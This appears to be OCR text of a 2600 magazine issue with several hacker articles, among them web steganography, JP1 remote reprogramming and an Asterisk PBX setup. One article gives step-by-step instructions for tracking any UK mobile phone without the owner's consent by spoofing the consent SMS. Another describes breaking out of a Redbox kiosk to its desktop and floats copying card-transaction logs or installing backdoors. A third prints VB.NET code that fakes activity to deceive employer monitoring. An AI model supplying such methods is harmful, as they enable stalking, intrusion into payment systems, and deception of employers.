By restricting connections of PDAs, laptops, and thumb drives to our network, we prevent yet another vector of viruses onto the network. Yes, there are people who do use thumb drives and PDAs and laptops. The PDAs we approve are not Internet-capable. Laptops have current anti-virus software (and I check this to make sure they keep their subscriptions and definitions current). Thumb drives are brought to me to be scanned for viruses before being connected to the broader network. Or, maybe they are not. If a thumb drive is not brought to me, is connected, and the network is infected, then at least we have grounds to terminate the employee.

The restriction against bringing in one's own software for install is threefold. First, someone downloading software doesn't know that it is virus-free. Second, if someone wants to bring in a program from home that they want to use in both places, that is a violation of copyright law, which puts our agency at risk for fines. Third, if it's on one of my machines, then I have to support it. That may be a hassle (because the program might be horrible), and it may interfere with other software on the computer. I just don't have time to chase down these kinds of problems. It is better if a user needs something that we find an agency-wide solution for the problem, even if it is only one person that needs to do it. Sometimes many people have to do the same thing. I can better support it if they all use the same method and tool. This helps keep standards too, so everyone is doing something in an efficient way that doesn't mangle the network.

Not bringing in email from outside or using chat software is simply the prevention of a virus vector. Reduced use of bandwidth is an added benefit, but it pales in comparison to not getting a virus on the network.

Not using Kazaa and its ilk covers us for bandwidth, virus prevention, and copyright infringement.

Not downloading media files saves us from copyright infringement. Our marketing department does bring media files onto campus, and we do use them. They are intimately aware of the copyright laws, and call legal when they are not sure. It is their job to not get us into trouble by infringement, however, and they do their job very well.

Not using Internet radio is strictly a bandwidth issue. I will listen to our public radio station via the web, but only on a weekend when we're closed and none of the other agencies are open. At that time of the week, no one cares. If, however, I were dumb enough to do this during the week, I'd hear from my users how slow everything is running, and could I do something about it. This is one of those "if you're not causing a problem, no one cares" policies.

Not hacking is expected for a few reasons. First, hacking can break things. This increases my workload and, as I said, I already am overworked. Second, the hacker isn't doing the work they are paid to do if they are hacking. Third, if someone is hacking, it is usually to do something they know we wouldn't approve of. Remember that any work-related task is allowed, and rule exceptions do occur if simply asked. Lastly, hacking makes security holes. If I don't find this hole, and someone falls into it unwittingly, then we could get a virus.

As an example, a hacker who no longer works for us did hack, and left a security hole in a user's computer (they shared the same workstation). That other user was in with their child on the weekend working. When that other user went to the bathroom, their child decided to check their email. The virus downloading part didn't occur this time, but it sure could have. Logs showed the access, which is the only way we even knew we had a problem. It's kind of like the hacker removed a manhole cover and a blind man fell down the hole. Had the hacker not removed the cover, there would not have been the injury potential in the first place. The excuse of "I'll put everything back" doesn't cut it because no one is infallible. One miss and the "manhole cover" has been removed.

We offer no guarantee of privacy on the network. This is to cover ourselves legally if we have to investigate someone's use of our system. It also covers us if we're hacked. As an example, I have a user who used to insist on doing her banking online at work on her breaks. She doesn't own a computer at home. I've explained to her that this ties up a lot of security resources (encryption will do that), but she didn't stop. I then explained that if we're ever hacked, that her bank account information is stored on the computer, and that we can't be responsible if her account gets drained. That stopped her.

Lastly, we block all executable files and zip files at the firewall. In our line of work, no one should be sending executable files to us. As for zip files, it is not possible for us to scan a password-protected zip file for viruses. We blocked all zip files, and did not install programs to handle zip

files on most of the clients (we're running W2K, not XP). If someone needs to get something via zip, we ask the person sending it to rename the extension. Then it comes through. Someone sending a virus isn't going to do that. My users who have a need to receive zip files ask for them to be renamed, get them, rename them back, and scan them before opening. These are my "bright bulb" users. As a result, I've never had a problem with a zip file virus.

In essence, we have these rules to protect us from network damage, and to make sure that everyone can do what they need to do when they need to do it. The rules are not to punish hackers. They are to make sure that hackers don't accidentally punish other users.

WRITERS WANTED

2600 has always been a digest of information from the hacker world. That means people who may be almost exactly like you. Or it could actually BE you. Yes, you. If you have interest and knowledge in a particular field related to technology, communication, privacy, or security and you also possess some degree of literacy, you have most of what you need to get an article published in 2600. In fact the only other thing you need is the article itself. But don't let that intimidate you. Just remember to keep it interesting and hacker related. Don't be afraid to go into a lot of detail. Too long is better than too short since we can always edit it down if necessary.

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Practical Web Page Steganography

RGB, ISO 8859-1, and 1337sP33K

by Glutton

Steganography is Greek for hidden writing. The concept has actually been around for ages, with the idea that adding a "security by obscurity" layer to an encoded message would make it even harder to crack. There are legends of Greeks covering hidden messages in wax or writing it in invisible ink. In our day we tend to think in technological terms. There was a rumor that the 9/11 hijackers used digital steganography to communicate but this was discovered to be totally untrue. Stego even made it into a Hollywood movie, with Morgan Freeman using it in *Along Came a Spider.*

The idea as it is traditionally presented is this: A 24 bit Jpeg has eight bits for each color. If you swap out one bit for each pixel, you can use that bit to hide data with a negligible loss of color.

All very interesting, but not practical because of the need of specialized software. Plus oftentimes web-based images go through some sort of resampling, resizing, or compression. For example, if you upload an image to Ebay, you don't see the original photo in your listing. You see a copy of it. Whether this affects the functionality of the stego or not is unknown but nevertheless it adds to the worry. Then there is the fact that the authorities have exhaustively researched steganog-

raphy because of the supposed 9/11 connection. They probably have image-snarfing bots snooping the net, searching for those telltale dropped bits.

RGB Stego

There is an easier way. Computers display color using Red, Green, and Blue, with each of the three colors represented as a value between 0 and 255. As it happens, this is also the range for the standard ISO 8859-1 character set that is embedded in all TrueType and Type 1 fonts. For example, 36 is the code for $. Say I have a single pixel of color, with the value of R=99, G=97, and B=116. Well, with that one pixel I spelled "cat"! With three bytes per pixel, you can fit an incredible 15,552 characters into a typical one inch square graphic!

Before you get all excited, here are some difficulties. First, unlike the dropped-bit stego, that one by one image won't look like anything except mush. Second, without specialized software, it would take forever to encode a 15,000 letter note in Photoshop! It would also be a drag to decode; you'd have to open the graphic in Photoshop and check the RGB values for every pixel. And finally, once the bad guys figure out what you're doing, they can decode your message as easily as your intended audience can.

Before I get into possible solutions, here are a couple of other ideas for concealing messages on the web:

Metadata. This is merely text appended to a file, visible or not depending on the processes used. The technology was developed in association with a couple of newspaper groups in order to embed copyright data, cutlines, credits, and so on. Digital cameras add a record of their model number and sometimes f-stop and ISO settings to metadata. In Windows, you can edit this information for files saved in Photoshop, Tiff, Jpeg, EPS, and PDF formats. In Mac OS, you can add file information to files in any format. The text is embedded in the file using a format called eXtensible Metadata Platform (XMP). Now how does this help us? Well, there is room for comments among the fields, so short messages could be attached to Jpegs and placed on a web page. For this to work you'd need to have a prearranged plan for which image to nab. Maybe you have an album of innocuous vacation photos but one special one in which you have embedded the message. Since anyone can look at metadata if they know how, you could even encrypt the data for added security. Now, why not just email if you plan on using PGP? Well, if the bad guys intercept an email containing an encrypted message, they'll know you're up to no good. Sneaky is good.

HTML Stego. Even easier than RGB steganography, HTML's color palette can be used to create ranges of 0 to 255. In the good old days, there were a finite number of colors that *everyone* could view on the web. So colors were and are represented by six hexadecimal digits - FFFFFF is white, for example. The first two digits are Red, the second two are Green, and the final two digits represent Blue. Sixteen times sixteen equals 256, and there you have your character ranges. All you have to do is create apparently decorative blocks of color using the <Table> feature, but these are actually your hidden message. Or you could color snippets of text with your code colors, requiring readers to View Source to see their values. The advantage of HTML steganography is that you don't need anything but your wits and a text editor to encode or decode!

Solutions To Problems

Mush: Your coded RGB message looks out of place on your web page. Shrink it down to one pixel by one pixel and it will be an innocuous dot in one obscure corner of your page. Or float a butt ugly logo over it using CSS layers. Or make the coded portion of your message a strip a pixel wide at the bottom of your decoy image.

Time Consuming: I mentioned the 15,552 characters to illustrate, but your message need not be *War and Peace.* A simple message of 120 characters would need only 40 pixels. If you were really ambitious, you could write a program that analyzes the color values of graphics and returns as outputted text a string of 0-255 numbers.

Insecure: Simply scramble the ISO 8859-1 character set and voila! You have a substitution cypher. One of the weaknesses of a substitution cypher is its susceptibility to being cracked by guessing the letters based on their frequency. However, those cyphers are based on a 26-letter hash. We have 256 characters! So how can we use this to our advantage? Well, how about our native language of 1337sP33K? Don't groan, there are numerous glyphs in the ISO 8859-1 character set that *resemble* other letters. Take the most easily guessed letter, E. We can substitute 3, É, é, Ë, ', Ê, ê, and so on. All perfectly readable once decoded, but to the codebreaker trying to crack a substitution cypher, it's a huge stumbling block. Or of course you could encrypt the message with PGP and make it all but unbreakable.


Conclusion

Sometimes the most difficult code to break is the one you can't see. While not perfect solutions, the ideas presented here can help keep your communications private in a world in which *someone*, it seems, is always watching and listening.

Hacking a JP1 Remote Control

by J.M.

Have you ever seen a connector like this labeled "JP1" on the back of a remote control and wondered what it was for?



The JP1 connector is what the remote manufacturer uses to program it at the factory. But using a special cable you can connect it to your computer and reprogram the remote. You can backup your settings, add new device codes to the remote, or even create your own devices if your remote has a learning feature. And actually, some of the device upgrades you can use for these remotes can have unexpected features. A device upgrade I found that worked with my stereo had a functioning sleep timer button, something my stereo's original remote didn't even have!

First, you need a remote with a JP1 connector, or at least a remote that has holes in the circuit board where you can solder a JP1 connector. Next, you need to build or buy a JP1 cable. I would suggest you just buy one already made. They cost about the same as the parts and are a lot less of a hassle. You can get a parallel port version of a JP1 cable online for around $15. I bought mine from BlueDo.com.

Setting Up The Software

Once you get the remote control and a JP1 cable, you need to download some software. First, download "IR515.ZIP" and "RDFs_for_IR_and_➥RM_Version_x.zip" from http://www.hifi-re➥mote.com/files/tools/.

Now create a folder and extract IR515.zip to it. Then create a subfolder called "RDF" and extract the contents of the RDFs zip file to that folder. The first time you run IR, go under the File menu and select "Set RDF Path", and select the RDF folder you just created and extracted the files to.

With IR.exe you can download and modify the settings from your remote, as well as create backups of your remote's settings so if anything happens to the remote and it loses its memory, you can easily reprogram it with all of your customizations. And depending on your remote's capabilities, you can modify things like key moves, macros, learned signals, device upgrades, and more.

To create upgrades for the remote, or to use upgrade files other people have created, you will need a Java program called RemoteMaster.

First, download and install the Java 2 Platform (J2SE) version 1.4.1 or later from http://➥java.sun.com/j2se/downloads/. Then download RemoteMaster from http://controlremote➥.sourceforge.net/.

To execute RemoteMaster, open the file "RemoteMaster.jar."

Finding and Using Device Upgrades

You can find device upgrades that other people have already created in the "Device Upgrades" section of the JP1 File Section forum (http://www.hifi-remote.com/forums/dload.php). One note: You have to register and be logged in to see anything in the list.

Once you find an upgrade you want to use with the remote, run RemoteMaster (open the file "RemoteMaster.jar") and open the upgrade file. With the upgrade file open, select the model of your remote control in the drop-down menu at the top of the window. Now click the Layout tab and make sure the remote buttons are oriented with the correct functions. To change what function is assigned to a button, right-click it and select the function you want.

Once you have everything in RemoteMaster set the way you want it, click the Output tab. This is the data that the IR program will use. Click the copy button and go back to IR. In the IR pro-

gram, under the Devices tab, click the Add button. In the window that appears, paste the data you copied from RemoteMaster in the top textbox. Then just say OK. Now all you have to do is assign the upgrade's setup code to one of your remote's device keys and upload the settings back to the remote.

How to Create Your Own Device Upgrades

If your remote has a learning feature, you can also use IR and RemoteMaster to create your own device upgrades if you can't find one that works with your device. Once your remote control has learned the keys you want to put in the device upgrade, download the remote's data with IR. Under the Learned Signals tab, click one of the buttons you want to use with the upgrade and note the button's Protocol and the Device Code. Then go back to RemoteMaster and change the Protocol and Device code to match what you got from the entry in IR. One last thing: Assign the upgrade a Setup Code.

Once you get the device set up, create and map the individual functions. Using the Learned Signals in IR, note either the EFC, OBC, or Hex Command for the function you want to create and enter it into the Functions list in RemoteMaster. When you enter one of those three numbers into a function in RemoteMaster, it will calculate the rest. Once you create all the functions you need, just map them to the buttons like you did before and copy the output to IR. Then just set up a device that uses the Setup Code you assigned to the upgrade and you're done. If you create a device upgrade you think someone else may have a use for, you can share it by uploading it to the "Device Upgrades" section of the JP1 File Section forum.

The REDBOX DVD Kiosk

by blakmac
blakmac@gmail.com
www.page33.tk

Many if not most of the audience have seen or used the DVD rental kiosks that have taken up residence at many McDonald's restaurants. The machine at our location, a RedBox model DVD-OT, provides an extremely easy and affordable way to rent new release movies, provided of course you have a valid form of plastic payment. In this article we will look at what could be considered a major security threat if applied properly, as well as address some theories which may or may not be founded in reality. If you are in need of a disclaimer, stop reading right now.

The Machine

The RedBox model DVD-OT is more or less an off-the-shelf computer running Windows XP Professional, some DVD dispensing hardware, and a touch-screen monitor in a big red metal box. The top section of the box houses the screen, DVDs, and all the mechanisms used to dispense the movies, whereas the lower section houses the PC, keyboard, etc. All of this can be considered boring to most of you. Oh, I almost forgot - this machine has a high-speed Internet connection. We will get to that shortly.

The Software

The RedBox software is launched automatically (I assume) on startup. As of this article, I have not found a way to exit the program. There is a "hidden" screen that asks for a username/password, however I've had no luck with that either. To access this screen, simply touch the "help" button and then tap on the RedBox logo at the bottom of the screen. I assume that there are some interesting features beyond this login prompt.

Some other programs that run on this machine include programs to hide the start bar and one that looked particularly interesting - test controls for the DVD dispensing mechanism. This program did not have any information in the title bar, so more research is needed. Odds are that this program has a shortcut in the start menu, like the start bar hiding program (and several others that I did not have time to note - more information when I get it).

The Flaw(s)

Although I have so far been unsuccessful at finding a way to completely exit the kiosk program, I did notice something while trying to assist a customer with the machine one night. From certain error screens (there are several, not all will do this) you can tap on the lower left hand

corner of the screen and get (shock) a start menu. The start menu contains many (if not all) of the features you would expect from a shiny new XP box, including games, miscellaneous software, and a wonderful feature for touch screen (ab)users called on-screen keyboard. This program has been part of the Windows Accessibility package for a long time, but since the keyboard is locked away in the bottom of the machine, this will help us on our journey. On the machines I have encountered, the screen is a bit insensitive so this is an annoyingly slow way to access things. But patience is a virtue, right? We'll start by launching the onscreen keyboard. After that, hit the bottom left corner again and then launch Internet Explorer. From here you can use the onscreen keyboard to access your favorite sites (2600.com, page33.tk, etc.). Now wasn't that stupidly easy? You could also, of course, browse the hard drive of the system either from IE or My Computer (that's right, it's wide open). There may be things of interest such as user guides, but for the sake of conspiracy (this is speculation, but you never know...) since this is a machine that processes credit card transactions, there could possibly be logs of these transactions stored locally on this PC and, as we have demonstrated, virtually nothing to prevent someone from emailing files from this machine (using gmail, hotmail, or the like) to him/herself or to someone else.

Which brings me to another point. Here we have a machine that has complete http access to the Internet. Something else I have noticed about the RedBox is that most of the software maintenance is done remotely via the Internet, courtesy of XP's remote administration feature (which as far as I can see is always enabled since there isn't usually a technician anywhere around when this maintenance is being performed. So here's a possible scenario: by obtaining the IP address of the machine, theoretically one could gain access via the remote admin tools. Another scenario is that one could download and install some kind of backdoor program, ftp, or http server on the RedBox itself, then gain access from a remote location. Either way the possibility of remote access exists.


Aside from this, one could manage to spawn a DOS shell using the techniques mentioned above (onscreen keyboard) and possibly gather information on other machines on this network. After all, they all must have a common server since you can return the DVDs to *any* kiosk and be credited for the return. (Browsing My Network Places was unsuccessful - I will be researching this further.)

Conclusion

Security through obscurity is not secure! I can't tell you how many articles I have read concerning touch-screen kiosks that have these same kinds of security flaws. Windows XP is capable of preventing these kind of problems (i.e., removing onscreen keyboard from the start menu, locking down My Computer, etc.) from happening. I hesitate to call these attacks because we are just working with the tools we are given. In fact, I'm not sure that finding these common flaws could even be considered "hacking," but I do know that thinking about obvious risks, creating theories, and testing ideas does allow someone to be considered a hacker.

Companies need to be more diligent in securing machines that process sensitive information before leaving them in a public place, allowing public access, and trusting everyone not to be curious about a big red shiny box.

Thanks to: Xmitman, nS_Sire. Greetings to: briggs, carlos, joe, nat, rebecca, juan, and the rest of the Dayton McDonald's night shift!



Punking the Watchers

by Mister Bojangles
cougar.slayer@gmail.com

I never had a real job before 9/11 so I was caught off guard by how paranoid people in corporate America have become about security. What has always irked me about this security is that you know its presence, but never are the details disclosed to you. Aside from the empty threat from HR that I am personally responsible for any outside software I install, they assume that the impotent security guards and worthless electronic badge system have put the fear of God into me. Hardly.

A while ago I received a text message reminding me that I am required to log out of my machine. They knew I had not logged out because my status in Windows Messenger was Away and not Offline. In fairness, my company is reasonably cool and has better things to do than babysit its employees. But I learned that they use

Windows Messenger as a way of snooping. It's relatively benign this time, but what about in the future? What else is being snooped that they aren't telling me?

In light of this occurrence I decided to develop something I could use to manipulate the people watching me, whoever they are. As usual, I'm not responsible for bad performance reviews, getting your ass fired, or any legal action as a result of this program. The code is VBnet, but could easily be ported to another language that supports COM objects and can build a Windows Forms app if you don't have Visual Studio or for some reason you can't install the .Net Framework (which includes free command line compilers for VB, C#, J#, and J-script).

First, let's look at the Windows Form (Fig. 1) associated with this app. Only one value is accepted, which is a number that becomes a number of minutes. The Go button starts everything. Notice the properties of this form (Fig. 2). The maximize box is not enabled. This prevents a clumsy user from accidentally filling the screen with this window just as the boss walks by. By setting ShowInTaskbar to False, this program very easily becomes invisible. Minimize the program using the appropriate window control and the app will still run but disappear (nearly) completely. Alternatively, the small window could easily be hidden by a larger one.

Now let's get into the code, starting from the top. System.Math is necessary for random numbers. The first Private statement is a declaration of the ExitWindowsEx function from the user32 library (a system library) which is what forces Windows to log off (more on this later). Next is the declaration of the Sleep subroutine from the kernel32 library, another system library. This is used to tell the program to wait for a specified number of milliseconds. The Sleep subroutine is useful because it avoids the Timer control available in form design, which is only good for about a minute anyway. Next is the instantiation of the Windows Messenger API. Before this will work, you must add a reference to Windows Messenger, which is easy in Visual Studio. Go to the Project menu then Add Reference. Next, click browse and navigate to msmsgs.exe (should be c:\Program Files\Messenger) and the necessary reference is now included in your project! This can be done for any dll, tlb, olb, ocx, or exe file, so if you need to customize this for your own app try adding it as a reference to a Visual Studio project and use the Object Browser to see what methods are available!

Next, the Enum which handles the four different types of exiting Windows. Logoff does just that, however other programs are allowed to interrupt the process. If you've ever seen the annoying "Program X is not responding... End Now or Cancel" box, this is a program interruption. Shutdown and Restart... what do you think they do? The one we'll be using is ForceLogoff. This logs the user out regardless of what other programs need done. So make sure you saved everything.




Fig. 1




Fig. 2

Clicking Go sets everything in motion. After the declarations, the first thing we need to do is get an instance of the Messenger API, which is done with the New statement. Cursor position is initialized and IsNumeric is used for error checking. If the value is numeric, it returns true. Next, the time at which to log off (goTime) is set after passing the error checking.

The loop is the guts of the code. Based on the seconds in the current time, the cursor moves around a range of 640x480, set as such for even the lowest resolution so an out of bounds will never occur. Note that a range can be specified from the .Next method of the random number variable. Then the program will sleep for two seconds. The cursor movement is just in case they track user activity. The sleep is less trivial because it varies processor activity. This is useful for giving the appearance of a batch job running, just in case they would check processor activity. Next, the status of Windows Messenger is manipulated based on the minute of the system time. This serves to give the appearance of normal modulation of status. True, this is formulaic, but there's much more that could be done here. Random numbers provide a wealth of possibilities

throughout the program, so get creative! I experimented with comparing two random numbers and changing the status when a match occurred. On a 1.5 GHz machine a range of one billion random numbers gave a suitable duration. Experiment on your own machine, but be mindful that too small a range and the status will change a hundred times a second, too large a range and the status will never change.

Finally, if the goTime is equal to or greater than sysTime, Windows is forced to log off. No one is the wiser, and to the remote observer it appears as though you've been working hard! Useful when you want the afternoon off or when you want the boss to think you're working hard for that big promotion!

Shoutz: Dogpatch, Daniel Cooper, f@t@$$, Mother Puelo, 200lx.

```
Option Explicit On
Imports System.Math

Public Class Form1
    Inherits System.Windows.Forms.Form

    Private Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags As Long, ByVal dwReserved As Long) As
     ➥Long
    Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
    Private WithEvents WinMsg As MessengerAPI.Messenger

    Private Enum WindowsExitFlags
        Logoff = 0
        Shutdown = 1
        Reboot = 2
        ForceLogoff = 4
    End Enum

    Private Sub btnGo_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles btnGo.Click
        Dim time As Integer
        Dim checkTime As Boolean
        Dim sysTime As Date = DateTime.Now
        Dim goTime As Date = DateTime.Now
        Dim position As Point
        Dim rand As New Random(CInt(Now.Ticks And Integer.MaxValue))
        Dim randPos As Integer

        WinMsg = New MessengerAPI.Messenger
        position = Cursor.Position()
        checkTime = IsNumeric(txtVal.Text)

        If (checkTime = True) Then
            If (txtVal.Text > 0) Then
                time = txtVal.Text
                goTime = Now.AddMinutes(time)
            Else
                MessageBox.Show("Value must be > 0. Try again.")
                txtVal.Clear()
                Exit Sub
            End If
        Else
            MessageBox.Show("Value must be numeric. Try again.")
            txtVal.Clear()
            Exit Sub
        End If

        Do Until goTime = sysTime
            sysTime = DateTime.Now

            Select Case sysTime.Second
                Case 15, 59
                    randPos = rand.Next(0, 640)
                    position.X = randPos
                    Cursor.Position = position
                    Sleep(2000)
                Case 30, 45
                    randPos = rand.Next(0, 480)
                    position.Y = randPos
                    Cursor.Position = position
                    Sleep(2000)
            End Select

            Select Case sysTime.Minute
                Case 8, 26, 39, 46
                    WinMsg.MyStatus = MessengerAPI.MISTATUS.MISTATUS_ONLINE
                Case 6, 23, 36, 44
                    WinMsg.MyStatus = MessengerAPI.MISTATUS.MISTATUS_AWAY
```

```
            End Select

            If goTime <= sysTime Then
                ExitWindowsEx(WindowsExitFlags.ForceLogoff, 0&)
            End If
        Loop
    End Sub

#Region " Windows Form Designer generated code "

    Public Sub New()
        MyBase.New()

        'This call is required by the Windows Form Designer.
        InitializeComponent()

        'Add any initialization after the InitializeComponent() call

    End Sub

    'Form overrides dispose to clean up the component list.
    Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub

    'Required by the Windows Form Designer
    Private components As System.ComponentModel.IContainer

    'NOTE: The following procedure is required by the Windows Form Designer
    'It can be modified using the Windows Form Designer.
    'Do not modify it using the code editor.
    Friend WithEvents btnGo As System.Windows.Forms.Button
    Friend WithEvents txtVal As System.Windows.Forms.TextBox
    <System.Diagnostics.DebuggerStepThrough()> Private Sub InitializeComponent()
        Dim resources As System.Resources.ResourceManager = New System.Resources.ResourceManager
        ➥(GetType(Form1))
        Me.btnGo = New System.Windows.Forms.Button
        Me.txtVal = New System.Windows.Forms.TextBox
        Me.SuspendLayout()
        '
        'btnGo
        '
        Me.btnGo.Location = New System.Drawing.Point(88, 5)
        Me.btnGo.Name = "btnGo"
        Me.btnGo.Size = New System.Drawing.Size(75, 24)
        Me.btnGo.TabIndex = 0
        Me.btnGo.Text = "Go"
        '
        'txtVal
        '
        Me.txtVal.Location = New System.Drawing.Point(8, 8)
        Me.txtVal.Name = "txtVal"
        Me.txtVal.Size = New System.Drawing.Size(70, 20)
        Me.txtVal.TabIndex = 1
        Me.txtVal.Text = ""
        '
        'Form1
        '
        Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
        Me.ClientSize = New System.Drawing.Size(177, 37)
        Me.Controls.Add(Me.txtVal)
        Me.Controls.Add(Me.btnGo)
        Me.Icon = CType(resources.GetObject("$this.Icon"), System.Drawing.Icon)
        Me.Location = New System.Drawing.Point(150, 150)
        Me.MaximizeBox = False
        Me.Name = "Form1"
        Me.ShowInTaskbar = False
        Me.StartPosition = System.Windows.Forms.FormStartPosition.CenterScreen
        Me.ResumeLayout(False)

    End Sub

#End Region


End Class
```

How to Track Any UK GSM Mobile Phone

(without the user's consent)

by Jonathan Pamplin
j.pamplin@gmail.com

As a result of improvements in mobile phone cell technology, UK mobile phone companies have for the past two years been able to sell transmitter data to online mobile phone location services which enable them to triangulate to within 100 yards the location of a given mobile GSM phone. This technology was in the news recently when the police tracked one of the London Bombers across Europe to his brother's house in Italy where he was arrested.

In order to be able to track a mobile phone and comply with the Data Protection Laws, mobile location services have to prove that the phone owner has given their consent to be tracked. They do this by sending an SMS to the phone's telephone number requesting a reply to the effect that you agree for the phone to be tracked. The majority of the phone location services only do this once to register the phone and then it can be tracked at any time without further SMS alerts to the phone.

This is all very well if you have access to the mobile phone to reply to the SMS agreeing to be tracked but that's no use if the phone is in the hands of someone else. Anyway it's not much fun tracking your own phone.

What I am about to describe is a way around this system which will allow you to track any UK GSM phone without the owner's consent on the following UK networks. T-Mobile, Orange, 02, and Vodaphone.

To begin with you need to set up an account with one of the mobile phone location services. I have chosen for this article http://www.fleetonline.net simply because it offers a pay as you go service and does not charge you extra to add different phones as many of the others companies do.

I would suggest as a username you use something silly like "sexygirls4u" or "time2buyanewphone" as the target phone will receive an SMS with your username in the beginning and if it's daft they will just assume it's just another junk SMS. You will also need to credit the account with 10 British pounds.

Now set up an account with one of the many fake SMS sites I've used (http://www.sharp➥mail.co.uk is one) to enable you to send SMS messages from a fake number.

Now you're ready to register your target's mobile phone with fleetonline. Login to your fleetonline account, go to admin, and add a new member. Enter any name and the mobile phone number you want to track.

The recipient will get a message like this. You can see the message in the sent messages folder within fleet online.

"BuyANewPhone 07354654323345 wants to locate your mobile from now on using FleetOnline. Text 'T2Y' to 00447950081259 to agree."

The important thing here is the reply telephone number 00447950081259 and the text "T2Y".

The reply number is always the same but occasionally the txt changes to "T2YXDT". You can tell if this is the case as you will see "******" instead of "T2Y" in the sent messages folder of fleetonline.

Now go to your sharpmail account and send a fake SMS from the phone number you want to track to 00447950081259 with the text "T2Y".

Within a few minutes your fleetonline account will have registered that phone number and you will be able to track it to within 100 yards superimposed onto a detailed street map using fleetonline, all without the mobile phone user's consent.

If you have problems with the "T2Y" or "T2YXDT" just attempt to register a random telephone number first. Then register the one you want to track and the reply code should always be "T2Y". There is no charge for adding new numbers using fleetonline so feel free to experiment.

This will work with many of the other mobile phone location services and fake SMS services. Just use google to find an alternative if these let you down.

If you're concerned about being tracked using this method, use a Virgin SIM card as this is the only UK network not to provide tracking information to the mobile location services at present. Although the current 3G services don't do it either, the fact that their handsets contain GPS suggests that they will be doing it soon!

Shouts to Nemma, Lynxtec, ServiceTec, and 4Mat.

An Introduction to the Asterisk PBX

by zeitgeist

Recently I got the chance to work with the Asterisk software. Asterisk is an open source PBX (private branch exchange) which is kinda like a Swiss army knife if you want to offer VoIP or traditional telephony services or if you want to make a bridge between them.

In this article I want to give a quick overview on the capabilities of the software and help you set up your own Asterisk server purely for VoIP (SIP protocol). Connecting the PSTN to the Asterisk box is beyond the scope of this article but is also not too difficult once you understand the concept. The learning curve for this software is very steep. Consider this as a small "lift." The software is available for Linux, *BSD, and OS X, I have also seen some implementation for Win32 but I will stick with telling you how to get it to work under Linux (any recent distribution should be fine on any standard PC, I even got it to work on a 400MHz thin client booting from USB memory).

After you have successfully installed the software either from compiling it from http://www.asterisk.org or from your favorite package management, go ahead and start the software issuing the command "asterisk -vvvvvc" as root. This should start Asterisk in a pretty verbose mode and - if everything went well - drop you into the Asterisk command line interface (CLI).

From the CLI you can do some administrative stuff. Typing "help" always helps. Typing "help sip" as an example gives you all the available help topics for SIP. If everything started fine, exit the CLI by typing "stop now" which also halts Asterisk.

Most of the magic happens because of the configuration files which can usually be found under /etc/asterisk/. The most important ones that we are going to look into for this article are sip.conf and extension.conf, both of them cluttered up with a lot of examples which are worth reading, but unsuitable for beginners to understand.

Some Theory

Asterisk organizes its extensions in so-called contexts, assuming there is a context "foo" and another context "bar" which both have extensions assigned to them. Each extension is a softphone, hardphone, or maybe an announcement or any other application that Asterisk provides.

Each of the extensions is able to call other extensions in its context, however it is by default not allowed to call from one context into another. This can however be archived when including one context into another. Through this inclusion one can create a type of hierarchy ("foo" includes "bar" but "bar" doesn't include "foo" so only the extensions from "foo" are allowed to call extensions in "bar" but not the other way around).

Each extension in a context is always defined by a number or an expression that evaluates numbers. More on this later. Bear this little theory in mind but no need to memorize it.

Setting Up SIP Accounts

Now we would like to set up some SIP accounts for our Asterisk installation. You should have at least one SIP softphone available to try out your configuration. X-Lite is a softphone available for Win32, Linux, and OS X, so you can grab a copy of it.

In the sip.conf configuration file, create an entry for each of your SIP phones that look like the following (note that for each individual SIP hard- and softphone, these settings need to be adjusted as the phones support different things):

```
<code>
[xlite]
username=8081
type=friend
secret=123
qualify=no
nat=no
host=dynamic
```

```
dtmfmode=rfc2833
callerid="X-Lite" <8081>
</code>
```

Now you have set up a SIP account with username 8081 and password 123. We will not worry about the rest of this file for now, although make sure that you have at least the "[general]" section of that file from the default configuration that comes with the Asterisk installation.

Add as many SIP accounts as you want (you should add at least two so that they can call each other).

Start Asterisk again and make sure that the command "sip show peers" shows all the accounts that you have set up in the config file.

Now set up your X-Lite softphone to connect to your Asterisk server (System Settings -> SIP Proxy -> Default -> Enabled: Yes, Username: 8081, Authorization User: 8081, Password: 123, Domain/Realm: IP, SIP Proxy: IP, Out Bound Proxy: IP, Register: Default) where IP is the IP of your Asterisk server (can also be 127.0.0.1). Make sure that X-Lite logs into your server. Watch the Asterisk CLI and type again "sip show peers" which should show you the IP address of the X-Lite phone(s).

Make Your First Call

If you haven't touched the extensions.conf file yet, go ahead and call the number 1000 from your softphone. This gives you a menu that the default configuration of Asterisk supplies for you. If everything worked so far, you will hear a friendly greeting and you can play around with the menu. You will see a lot of output on the CLI because we started Asterisk in such a verbose mode.

Creating Extensions

